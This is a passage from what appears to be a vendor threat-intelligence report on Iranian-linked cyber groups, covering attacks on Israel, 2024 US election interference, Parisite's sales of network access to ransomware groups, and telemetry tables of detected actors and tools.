The evolution of attacks against Israeli institutions has varied over time, with spikes in certain months that could correlate with significant events or escalations in the conflict. Also, since April, the number of attacks has decreased compared to previous months, something that could be due to the fact that Iranian-linked threat actors have new targets.




Figure 9: Evolution of network attacks against Israeli entities since October 2023.

Operations to interfere with the United States elections

Suspected Iranian backed groups have a long history of campaigns to interfere with democratic elections from different countries around the world.

During the 2020 United States elections, several Iranian groups created numerous fake media accounts to spread fake news and misinformation. Moreover, certain individuals that were directly involved in the elections process were targeted. There also was evidence of Iranian backed campaigns to drive discord in 2021, 2022, and 2024 Israel legislative and municipal elections. In 2024, during the France elections, Iranian threat actors also spread misinformation to undermine France socio-economic and political situation in response to support for Israel, although in a limited way [6].

The 2024 United States presidential elections will be on November 5th, but since the beginning of the year, the country has been involved in all kinds of election preparations, primaries, meetings, debates, promises, etc. These activities were not overlooked by Iranian threat actors, APT33, APT35, and APT42 among them, which have been targeting government officials, institutions, presidential candidates, and citizens for a few months before the election day [6][25].

Misinformation campaigns have been the main focus for Iranian threat actors, several media accounts and personas, including impersonated political and social associations, have been detected spreading fake news to alter the citizens opinion about certain candidates or politics and drive discord [6].

On a smaller scale, several targeted attacks against key politicians and federal representatives have been detected. The main goal of such campaigns were credential stealing, and malware deployment to gather sensitive information from the targets. These attacks involved spear phishing attempts in which the victim was redirected to a domain controlled by the attacker, if the attack goal was to steal the credentials of the victim, a fake cloud provider login page was given, if not, malware was delivered to the system [6][25].

Parisite starts to collaborate with ransomware operators

Parasite is a well known actor believed to be linked to the Iranian government since 2017. Their main focus was to get access to the targeted systems and then share them with other peer threat actors such as APT33 or sell them to different threat actors to get some profit.

The latest shift has been the fact that Parisite has started to sell the accesses they obtain during their incursions to ransomware groups such as NoEscape, or Ransomhouse causing a huge impact to the victims. This campaign started in 2024 and affected institutions from education, economic, military, healthcare, and government sectors from the United States and countries in the Middle East [16].

The way Parisite compromises the infrastructure of their victims in this campaign follows the same approach as previous ones, exploiting well-known vulnerabilities in unprotected public-facing networking systems. Once inside, the group deploys webshells and backdoors, creates accounts and scheduled tasks, and captures credentials to persist within the network. Prior to selling the access to ransomware operators, Parisite installs AnyDesk, the tunneling tool Ligolo, and NGROK, everything to configure the network communication [16].

Trellix Detections

This section provides an overview of our global threat telemetry, highlighting the most active Iran Advanced Persistent Threat (APT) groups and their cyber operations over the past year, featuring key insights into the detection timeline, top threat actors, and the most commonly used tools in their cyber campaigns.

Detections timeline




Figure 10: Detection timeline showcasing cyber threat activities over a six-month period around late 2023 in Trellix ATLAS.

In both the United States and Israel, our regional telemetry data shows periodic surges of malicious activity from Iranian-linked APT threat actor groups over the past year, with notable spikes since October 2023. However, there was a marked reduction in activity from these groups during late November and much of December 2023. This period coincides with the Israel-Hamas ceasefire agreements and the United States' push for a humanitarian ceasefire in the Gaza Strip. It is likely that Iranian-backed APT operations targeting both U.S. and Israeli organizations were temporarily scaled down during this time to align with broader geopolitical developments. The resurgence of activity in January 2024 reflects a return to more aggressive operations, potentially driven by escalating tensions in the region.

Most active threat actors

Threat Actor	Detections
APT34	151,440
MuddyWater	90,930
APT35	83,052
Hexane	30,123
APT33	28,158
APT39	27,072
Tortoiseshell	23,615
APT42	20,876
Moses Staff	4,767
UNC3890	2,624
Other	2,183

Figure 11: Detection timeline showcasing cyber threat activities over a six-month period around late 2023.

Our global telemetry data from the past year reveals that APT34, MuddyWater, and APT35 were the most prominent Iranian-linked threat actors, leading in the volume of cyber activities detected globally. These groups have consistently engaged in cyber-espionage, and data exfiltration campaigns targeting government agencies, critical infrastructure, and private organizations across the globe, with a particular focus on the United States, Israel, and the Middle East, with particular intensity in response to political and military developments in the region.

Hexane and APT33 also featured heavily, continuing to target energy, telecommunications, and other key industries, while APT39 maintained its focus on cyber-espionage and surveillance, particularly in sectors like telecommunications and defense. Tortoiseshell and APT42 were similarly active, with these groups emphasizing both traditional espionage and credential harvesting techniques. There is substantial overlap in tools and techniques across these Iranian-affiliated groups, reflecting potential collaboration or shared resources among them.

Lower down the detection scale, Moses Staff and UNC3890 still played roles in disruptive campaigns, often tied to regional conflicts, with their attacks often involving data leaks and hack-and-leak operations. While smaller in scale compared to the top actors, these groups have demonstrated resilience and adaptability in their tactics.

Top malicious and non-malicious tools

Malicious Tools	Detections
Mimikatz	89,456
LaZagne	60,856
AdLoad	50,960
Amadey	50,960
EggShell	50,960
KPOT Stealer	50,960
Milum	50,960
OSAMiner	50,960
Silver Sparrow	50,960
macOS.Macma	50,960
Other	121,098

Figure 12: The top 10 malicious tools used in Iranian threat actors detected by our global telemetry over the past year.

Our global telemetry data over the past year highlights the most commonly used malicious tools in cyber operations. Mimikatz emerges as the leading tool, widely utilized for credential harvesting and privilege escalation across various threat actor campaigns. Following closely is LaZagne, another credential-stealing tool favored for extracting stored passwords from compromised systems.

Other prevalent tools include AdLoad, Amadey, and EggShell, which are utilized for remote administrator, malware delivery, and system exploitation. KPOT Stealer and Milum focus on info stealers and surveillance, while OSAMiner and Silver Sparrow have been linked to cryptocurrency mining and macOS-based malware. This data highlights a consistent use of credential-stealing and system-compromising tools in cyberattacks across multiple threat actors.

Non-Malicious Tools	Detections
PowerShell	128,898
Cmd	127,123
WMIC	45,609
Reg	38,403
ProcDump	33,062
certutil	31,864
Ping.exe	31,406
Regsvr32	28,411
ipconfig	26,561
Host2IP	26,013

Figure 13: The top 10 non-malicious tools used in Iranian threat actors detected by our global telemetry over the past year.

Over the past year, legitimate administrative tools such as PowerShell and Cmd were the most frequently abused by threat actors, often used for executing scripts and commands in malicious campaigns. Tools like WMIC, Reg, and ProcDump were commonly exploited for system management, registry modifications, and memory dumps, enabling attackers to escalate privileges and maintain persistence. Other frequently misused utilities include certutil, Ping.exe, and ipconfig, which were leveraged for network reconnaissance, and gathering system information. This trend highlights the persistent abuse of built-in operating system tools (LOLBins) in sophisticated cyberattacks. For more details of the LOLBins commands used, please refer to Table 1.

Conclusion

Cyber threat actors with ties to Iran have shown over the past year that they are capable of carrying out persistently complex and disruptive campaigns across a variety of sectors. These groups have consistently employed advanced TTPs, leveraging both custom-built malware and widely available tools, while evolving their methods to evade detection and persist within compromised networks.

The alignment between these actors, as well as their mutual use of resources and tools, underscores a coordinated effort to advance Iran's geopolitical objectives. The continued reliance on destructive malware, ransomware, and espionage-focused operations highlights the persistent threat these groups pose, especially in the context of regional conflicts and global political developments.

References

[1] https://blog.sekoia.io/iran-cyber-threat-overview/
[2] https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/iran-turning-to-cyber-enabled-

influence-operations-for-greater-effect
[3] https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/
[4] https://cloud.google.com/blog/topics/threat-intelligence/apt42-charms-cons-compromises
[5] https://blog.google/technology/safety-security/tool-of-first-resort-israel-hamas-war-in-cyber/
[6] https://www.microsoft.com/en-ie/security/security-insider/intelligence-reports/iran-steps-into-us-election-2024-with-cyber-enabled-influence-operations
[7] https://www.deepinstinct.com/blog/darkbeatc2-the-latest-muddywater-attack-framework?&web_view=true
[8] https://www.deepinstinct.com/blog/phonyc2-revealing-a-new-malicious-command-control-framework-by-muddywater
[9] https://www.deepinstinct.com/blog/muddyc2go-latest-c2-framework-used-by-iranian-apt-muddywater-spotted-in-israel
[10] https://research.checkpoint.com/2024/new-bugsleep-backdoor-deployed-in-recent-muddywater-campaigns/
[11] https://research.checkpoint.com/2022/check-point-research-exposes-an-iranian-phishing-campaign-targeting-former-israeli-foreign-minister-former-us-ambassador-idf-general-and-defense-industry-executives/
[12] https://www.welivesecurity.com/en/eset-research/sponsor-batch-filed-whiskers-ballistic-bobcats-scan-strike-backdoor/
[13] https://cloud.google.com/blog/topics/threat-intelligence/apt33-insights-into-iranian-cyber-espionage/
[14] https://www.clearskysec.com/wp-content/uploads/2020/02/ClearSky-Fox-Kitten-Campaign.pdf
[15] https://www.crowdstrike.com/blog/who-is-pioneer-kitten/
[16] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a
[17] https://research.checkpoint.com/2021/irans-apt34-returns-with-an-updated-arsenal/
[18] https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/
[19] https://www.ic3.gov/Media/News/2022/221020.pdf
[20] https://www.secureworks.com/blog/cobalt-mirage-conducts-ransomware-operations-in-us
[21] https://www.crowdstrike.com/blog/imperial-kitten-deploys-novel-malware-families/
[22] https://research.checkpoint.com/2021/mosesstaff-targeting-israeli-companies/
[23] https://cloud.google.com/blog/topics/threat-intelligence/apt39-iranian-cyber-espionage-group-focused-on-personal-information/
[24] https://www.trellix.com/blogs/research/handalas-wiper-targets-israel/
[25]https://blog.google/threat-analysis-group/iranian-backed-group-steps-up-phishing-campaigns-against-israel-us/